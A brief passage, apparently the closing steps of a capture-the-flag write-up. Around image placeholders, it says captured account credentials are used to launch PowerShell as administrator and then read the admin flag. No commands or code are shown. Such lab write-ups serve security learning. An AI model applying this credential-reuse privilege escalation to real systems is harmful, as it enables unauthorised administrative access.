
Now we use the credentials for this account to run powershell as administrator

And last we can finish by reading the admin flag using this new Powershell process.